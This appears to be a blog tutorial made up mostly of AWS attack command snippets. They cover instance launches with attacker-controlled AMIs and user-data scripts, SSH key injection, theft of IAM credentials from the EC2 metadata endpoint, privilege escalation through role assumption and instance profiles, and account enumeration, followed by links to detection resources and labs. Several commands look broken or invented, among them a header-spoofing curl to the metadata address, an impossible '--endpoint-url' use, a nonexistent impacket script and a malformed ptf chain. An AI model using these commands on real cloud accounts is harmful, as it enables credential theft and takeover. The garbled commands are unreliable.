
```
aws ec2 run-instances --image-id <attacker-controlled-ami> --instance-type <desired-instance-type> --key-name <key-pair-name> --subnet-id <subnet-id> --security-group-ids <security-group-id> --user-data "<attacker-controlled-script>"
```

```
./prowler -M all
```

```
aws ec2-instance-connect send-ssh-public-key --instance-id <target-instance-id> --availability-zone <availability-zone> --instance-os-user <username> --ssh-public-key "<attacker-public-key>"
```

Enumeration of AWS Glue Data Catalog databases

```
aws glue get-databases
```

```
import boto3

glue_client = boto3.client('glue')
response = glue_client.get_databases()

for database in response['DatabaseList']:
    print(database['Name'])
```

```
python cloudmapper.py collect --account <aws-account> --regions <comma-separated-list-of-regions>
python cloudmapper.py report --account <aws-account> --output <output-directory>
```

Privilege escalation through assumed role sessions

```
aws sts assume-role --role-arn <role-arn> --role-session-name <session-name>
```

```
python3 cloudgoat.py assume_role --role-arn <role-arn>
```

```
python3 escalate.py --role-arn <role-arn> --external-id <external-id>
```

Enumeration of ECS clusters and services

```
aws ecs list-clusters --output text | xargs -I {} aws ecs describe-clusters --cluster {} --output table
```

```
scout aws ecs --cluster
```

```
python3 cloudmapper.py collect --account <aws-account-id> --services ecs
```

Privilege escalation through hijacking AWS SDK sessions

```
aws sts assume-role --role-arn <role-arn> --role-session-name <session-name>
--external-id <external-id> | jq -r '.Credentials | .AccessKeyId,
.SecretAccessKey, .SessionToken'
```

```
python3 /path/to/impacket/examples/aws/AWSConsole.py -r <role-arn> -s
<session-name>
```

```
prowler -T -C --role-arn <role-arn> --session-name <session-name>
```

Enumeration of ECR repositories with public access

```
aws ecr describe-repositories --query 'repositories[?repositoryUriPublic ==
`true`].repositoryName' --output text
```

```
docker run --rm -it -v ~/.aws:/root/.aws securecodebox/ecr-audit
```

```
trivy ecr <account-id>.dkr.ecr.<region>.amazonaws.com/<repository-name>
```


Privilege escalation through hijacking AWS CLI sessions

```
aws sts get-caller-identity
```

```
docker run --rm -it -v ~/.aws:/root/.aws --network host shiftinv/awstealer
```

```
Get-AWSToken -ProfileName <profile-name> | Format-List
```

Enumeration of Elastic Beanstalk environments with public access

```
aws elasticbeanstalk describe-environments --query 'Environments[?
OptionSettings[?OptionName==`aws:elbv2:listener:80:defaultProcess` &&
contains(OptionValue, `redirect`)]].{EnvironmentName:EnvironmentName,
ApplicationName:ApplicationName, Status:Status}' --output table
```

```
docker run --rm -it jeremykoester/ebenum
```

```
docker run --rm -it -v ~/.aws:/root/.aws pownjs/awsscan
```

Privilege escalation by attaching an EC2 instance profile

```
aws ec2 associate-iam-instance-profile --instance-id <INSTANCE_ID> --iam-instance-profile Name=<MALICIOUS_PROFILE_NAME>
```

```
ccat ec2 ssh <instance_id>
```

```
docker run -it --rm -v $PWD:/ptf python:3 /bin/bash -c "git clone https://github.com/trustedsec/ptf.git /ptf && cd /ptf && ./ptf --no-cache --update-framework && use modules/exploitation/aws/aws_escalate/ec2_instance_profile && set INSTANCE_ID <INSTANCE_ID> && run"
```

```
docker run -it --rm -v $HOME/.aws:/root/.aws pacuframework/pacu /bin/bash -c "cd pacu && python3 pacu.py --noreporting --no-updates --use-autocomplete"
```

Stealing EC2 instance metadata

```
curl -H "X-Forwarded-For: 169.254.169.254" http://169.254.169.254/latest/meta-data/
```

```
aws ec2 describe-instances --instance-ids <INSTANCE_ID> --endpoint-url http://169.254.169.254/latest/meta-data/
```

```
docker run -it --rm metasploitframework/metasploit-framework /usr/bin/msfconsole -qx "use exploit/linux/http/aws_ec2_metadata_ssrf; set RHOSTS <TARGET_IP>; run"
```

Enumeration of EC2 instances with public IP addresses

```
aws ec2 describe-instances --query "Reservations[].Instances[?PublicIpAddress!=null].PublicIpAddress" --output text
```

```
aws ec2 describe-instances --query "Reservations[].Instances[?PublicIpAddress!=null].PublicIpAddress" --output json | jq -r '.[]'
```

```
aws ec2 describe-instances --filters "Name=ip-addresses.public-ip,Values=*" --query "Reservations[].Instances[].[InstanceId, PublicIpAddress, Tags[?Key=='Name'].Value[] | [0]]" --output table
```

Enumeration of AWS Systems Manager parameters

```
aws ssm describe-parameters --query 'Parameters[*].[Name]' --output text
```

```
enum-ssm-params --profile <aws_profile> --region <aws_region>
```

```
python3 pacu.py --method enum-ssm-parameters --profile <aws_profile> --
regions <aws_region>
```

Privilege escalation through EC2 metadata

```
curl http://169.254.169.254/latest/meta-data/iam/security-
credentials/<role_name>
```

- `curl`: The command-line tool used to perform the HTTP request.
- `http://169.254.169.254/latest/meta-data/iam/security-credentials/<role_name>`: The URL endpoint of the metadata service to retrieve the security credentials for the specified IAM role. Replace `<role_name>` with the name of the IAM role.

```
python3 pacu.py --method escalate_iam_roles --profile <aws_profile> --regions
<aws_region> --instances <instance_id>
```

In this command, the `pacu.py` script is being executed with the `escalate_iam_roles` method, which is specifically designed to escalate privileges associated with IAM roles. The `--profile` option specifies the AWS profile to use for authentication, and the `--regions` option specifies the AWS regions to target. The `--instances` option is used to specify the target EC2 instance ID(s) on which the IAM roles will be escalated.

AWS cross-account enumeration

```
python3 cloudmapper.py enum --account <account_id> --regions <aws_regions>
```

- `python3 cloudmapper.py`: Executes the CloudMapper tool using the Python 3 interpreter.
- `enum --account <account_id> --regions <aws_regions>`: Specifies the enumeration mode and provides additional parameters to configure the account and regions to scan.
    - `--account <account_id>`: Specifies the AWS account ID to scan. Replace `<account_id>` with the actual AWS account ID you want to enumerate.

- `--regions <aws_regions>`: Specifies the AWS regions to scan. Replace `<aws_regions>` with a comma-separated list of AWS regions (e.g., us-east-1,us-west-2) you want to include in the enumeration.

```
python3 pacu.py --method enum_organizations --profile <aws_profile> --regions <aws_regions>
```

- `python3 pacu.py`: Executes the PACU tool using the Python 3 interpreter.
- `--method enum_organizations`: Specifies the specific method to run, in this case, `enum_organizations`, which is responsible for enumerating AWS Organizations.
- `--profile <aws_profile>`: Specifies the AWS profile to use for authentication. Replace `<aws_profile>` with the name of the AWS profile configured on your system.
- `--regions <aws_regions>`: Specifies the AWS regions to target for enumeration. Replace `<aws_regions>` with a comma-separated list of AWS regions (e.g., us-east-1,us-west-2) you want to include in the enumeration.

```
aws sts assume-role --role-arn arn:aws:iam::<target_account_id>:role/<role_name> --role-session-name <session_name>
```

- `aws sts assume-role`: Initiates the assume-role operation using the AWS Security Token Service (STS).
- `--role-arn arn:aws:iam::<target_account_id>:role/<role_name>`: Specifies the ARN (Amazon Resource Name) of the IAM role you want to assume. Replace `<target_account_id>` with the ID of the AWS account that owns the role, and `<role_name>` with the name of the IAM role.
- `--role-session-name <session_name>`: Specifies the name for the session associated with the assumed role. Replace `<session_name>` with a descriptive name for the session.

Secure Configuration

https://devsecopsguides.com/docs/attacks/cloud/

Detection

https://github.com/FalconForceTeam/FalconFriday

CloudTrail Event

https://gist.github.com/invictus-ir/06d45ad738e3cc90bc4afa80f6a72c0a

Labs

- https://github.com/Datadog/stratus-red-team/
- https://github.com/sbasu7241/AWS-Threat-Simulation-and-Detection/tree/main
- https://github.com/FalconForceTeam/FalconFriday/

Cover By Dominik Mayer

Rating:

23 Jun 2023

tutorial

#blue #red

« Satellite Hacking Demystified(RTC0007) Awesome Maltego Transforms(RTC0008) »

Explore →

tutorial (14) news (1) recipe (3)